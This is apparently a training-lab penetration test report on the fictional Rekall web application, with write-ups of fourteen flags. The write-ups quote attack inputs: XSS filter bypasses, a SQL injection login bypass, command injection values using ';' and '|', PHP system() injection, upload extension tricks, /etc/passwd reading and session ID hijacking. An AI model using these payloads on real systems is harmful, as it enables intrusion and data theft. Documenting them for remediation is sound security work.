Rekall Corporation **Penetration Test Report**

CU-VIRT-CYBER-PT-08-2024-U-LOLC-MTTH

January 27, 2025

Prepared By:

Lead Penetration Tester
UVBNHKD
pentester@uvbnhkd.com

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	UVBNHKD
Contact Name	Futuristic.stone
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author	Comments
001	1/25/25	Futuristic.stone	
002	1/26/25	Futuristic.stone	
003	1/29/25	Futuristic.stone	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Objectives

- Find and exfiltrate any sensitive information within the domain.
- Escalate privileges.
- Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities:

- Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses.
- The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

In-scope IP Addresses:

- 192.168.13.0/24
- 192.168.14.35
- 172.22.117.10
- 172.22.117.20


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical	Immediate threat to key business processes.
High	Indirect threat to key business processes/threat to secondary business processes.
Medium	Indirect or partial threat to business processes.
Low	No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational	No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

During the assessment, the team successfully identified a number of vulnerabilities within Rekall's environment. However, several strengths were also recognized, demonstrating the presence of effective countermeasures and defenses that helped mitigate, detect, or prevent various attack techniques.

Rekall has implemented several foundational security measures that effectively deter or partially prevent exploitation. Basic access controls and authentication mechanisms are in place, providing a necessary layer of defense against unauthorized access. While weak passwords were identified in certain instances, these authentication controls still limit the potential for initial access attempts.

Additionally, input filtering and validation mechanisms were observed in certain areas, such as efforts to block the word "script" to prevent simple cross-site scripting (XSS) attacks. This suggests that Rekall is aware of common attack vectors and is taking steps to defend against injection-based exploits.

Finally, the client has minimized external exposure by not leaving all systems open to the internet, thereby reducing the overall attack surface. While these measures are foundational, they indicate that Rekall is making meaningful progress toward securing its systems, though continued improvements in specific areas are advised to further strengthen the overall security posture.

Summary of Weaknesses

Several critical vulnerabilities were identified during the assessment that need to be immediately addressed in order to mitigate the risk of a successful attack. These weaknesses are not tied to a specific software version, but rather represent broader systemic issues that, if left unaddressed, could lead to serious security breaches.

Many of the vulnerabilities identified across Rekall's web application, Linux servers, and Windows servers were rated as Critical or High due to their potential to enable remote code execution (RCE), unauthorized data access, privilege escalation, and other high-impact exploits.

Immediate remediation steps should include patching vulnerable systems, hardening configurations, improving session management practices, and enhancing input validation across the environment. Specific recommendations include securing data transmission by enforcing the use of HTTPS, improving input sanitization to protect against XSS and SQL injection attacks, and updating outdated software like SLmail. Further, better configuration management practices—such as disabling unnecessary services like FTP and enforcing strict access control policies—are necessary.

Additionally, weak password policies and predictable session identifiers were found to be significant vulnerabilities, increasing the risk of brute-force and privilege escalation attacks. Strengthening access controls, implementing multi-factor authentication, and ensuring proper encryption of sensitive data would greatly reduce the likelihood of unauthorized access and exploitation of discovered vulnerabilities.

Executive Summary

CTF DAY 1: Penetration Testing Rekall's Web Application

Flag 1: Cross-Site-Script (XSS) Reflected Vulnerability

- A Reflected Cross-Site Scripting (XSS) vulnerability was discovered in the web application. By submitting a script through the "Put your name here" input field, I was able to inject unauthorized JavaScript code. The application immediately reflected this input back to me without proper validation or sanitization, allowing the script to execute in the user's browser. This could potentially lead to data theft, session hijacking, or other malicious activities if exploited by an attacker.

Figure A2

Flag 2: Cross-Site-Script (XSS) Reflected Advanced Vulnerability

- An Advanced Reflected Cross-Site Scripting (XSS) vulnerability was identified on the Memory-Planner.php webpage. I was able to inject a reflected XSS payload, which caused a pop-up to appear reflecting the injected payload ("candy_hacker"). This vulnerability was considered advanced because it required bypassing input validation mechanisms that blocked the word "script." To achieve this, I embedded the word "script" within a larger string ("scrscriptipt"), effectively circumventing the existing security measures and triggering the XSS exploit.




Figure B2

Flag 3: Cross-Site-Script (XSS) Stored Vulnerability

- A Stored Cross-Site Scripting (XSS) vulnerability was discovered on the Comments.php page. By submitting a XSS payload in a comment, I was able to trigger a pop-up when the comment was viewed. The payload was saved to the web server along with legitimate blog entries, allowing it to be executed every time the page was accessed, potentially impacting users who view the compromised content.




Figure C2

Flag 4: Sensitive Data Exposure Vulnerability

- A Sensitive Data Exposure vulnerability was discovered due to the use of unencrypted HTTP instead of HTTPS. Using Burp Suite, I was able to intercept and inspect unencrypted web application traffic, which could expose sensitive information such as login credentials and/or other confidential data.




Figure D1

Flag 5: Local File Inclusion (LFI) Vulnerability

- A Local File Inclusion (LFI) vulnerability was identified on the Memory-Planner.php page. By manipulating the second input field, I was able to include the exploit.php file. In an attacker scenario, this could allow for the inclusion of a malicious file, potentially leading to arbitrary code execution on the server.




Figure E2

Flag 6: Local File Inclusion (LFI) Advanced Vulnerability

- An Advanced Local File Inclusion (FLI) vulnerability was identified on the Memory-Planner.php page. I successfully bypassed an input validation check that required uploaded files to have a .jpg extension. By embedding .jpg within the filename of a .php file, I was able to upload an unauthorized file. This type of vulnerability could be exploited by an attacker to upload and execute malicious scripts on the server, leading to potential compromise.




Figure F2

Flag 7: SQL Injection Vulnerability

- A SQL Injection vulnerability was discovered on the Login.php page, specifically in the password input field. By manipulating the input fields, I was able to execute an unauthorized SQL command against the web application's database. The injection used was: ok' OR 1=1 –, which bypassed authentication and returned information I should not have access to, flag7.




Figure G2

Flag 8: Sensitive Data Exposure Vulnerability

- A Sensitive Data Exposure vulnerability was discovered on the Login.php page. By right-clicking and selecting “View Page Source,” I was able to identify hardcoded username and password values embedded within the source code. As an unauthorized user, I was able to retrieve these credentials and use them to successfully log in to the web application, bypassing authentication controls.

Figure H2

Flag 9: Sensitive Data Exposure Vulnerability

- A Sensitive Data Exposure vulnerability was identified on the robots.txt file. By accessing the file, I found flag 9 along with additional “Disallow” pages. While the “Disallow”

directive is typically used for search engine optimization, it can inadvertently explose sensitive or restricted pages to unauthorized users, posing a security risk.




Figure I1

Flag 10: Command Injection Vulnerability

- A Command Injection vulnerability was identified on the Networking.php page. By exploiting the DNS Check field, I was able to inject commands that allowed me to access sensitive information as an unauthorized user. Specifically, I executed the following commands to list directory files and view the contents of sensitive files:
    - **example.com; ls** - listed all files, revealing the vendors.txt file.
    - **example.com; cat vendors.txt** - Displayed the contents of the vendors.txt file.




Figure J2

Flag 11: Command Injection Advanced Vulnerability

- An advanced Command Injection vulnerability was identified on the Networking.php page. By exploiting the MX Record Checker field, I was able to bypass input validation and sanitization mechanisms. This was achieved by injecting a special character - a pipe symbol ("|") - in the payload:
    - www.example.com | cat vendors.txt

  This allowed me to execute arbitrary commands, posing a significant risk by enabling unauthorized access to sensitive files.




Figure K1

Flag 12: Brute Force Attack Vulnerability

- During the assessment of the Network.php page, I leveraged a command injection vulnerability to gain access to the /etc/passwd file, which revealed a user account named "melina." Subsequently, on the Login.php page, I attempted a brute force attack using the username "melina." After a few attempts, I successfully guessed the password, "melina." This vulnerability exposes the application to unauthorized access due to weak password security.




Figure L2

Flag 13: Hypertext Preprocessor (PHP) Injection Vulnerability

- Building upon the previous discovery of “Disallowed” pages in the robots.txt file, I accessed the souvenirs.php page and identified a hyperlink labeled “Please be sure to ask about options...”.By hovering over this link, I observed a variable(?message=) in the URL. I then manipulated the URL in the browser’s address bar by appending ?message=”” and system(‘ls’) to execute arbitrary system commands. This allowed me to reveal sensitive information, including flag13. The inclusion of “” was used to bypass input sanitization mechanisms, exploiting the PHP injection vulnerability.

Figure M2.1

Flag 14: Session Management Vulnerability

- By selecting the “HERE” hyperlink on the secret legal data page revealed in Flag12: Brute Force Attack Vulnerability, I was able to access a restricted Admin_legal_data_php page intended for administrative use only. Using Burp Intruder to capture and manipulate web traffic, I discovered two key issues:
    - The session ID generation algorithm was predictable, allowing me to test various combinations and identify valid session IDs.
    - I successfully identified session ID 87 as valid and used it to hijack a legitimate user’s session, gaining unauthorized access to sensitive information, including flag14.

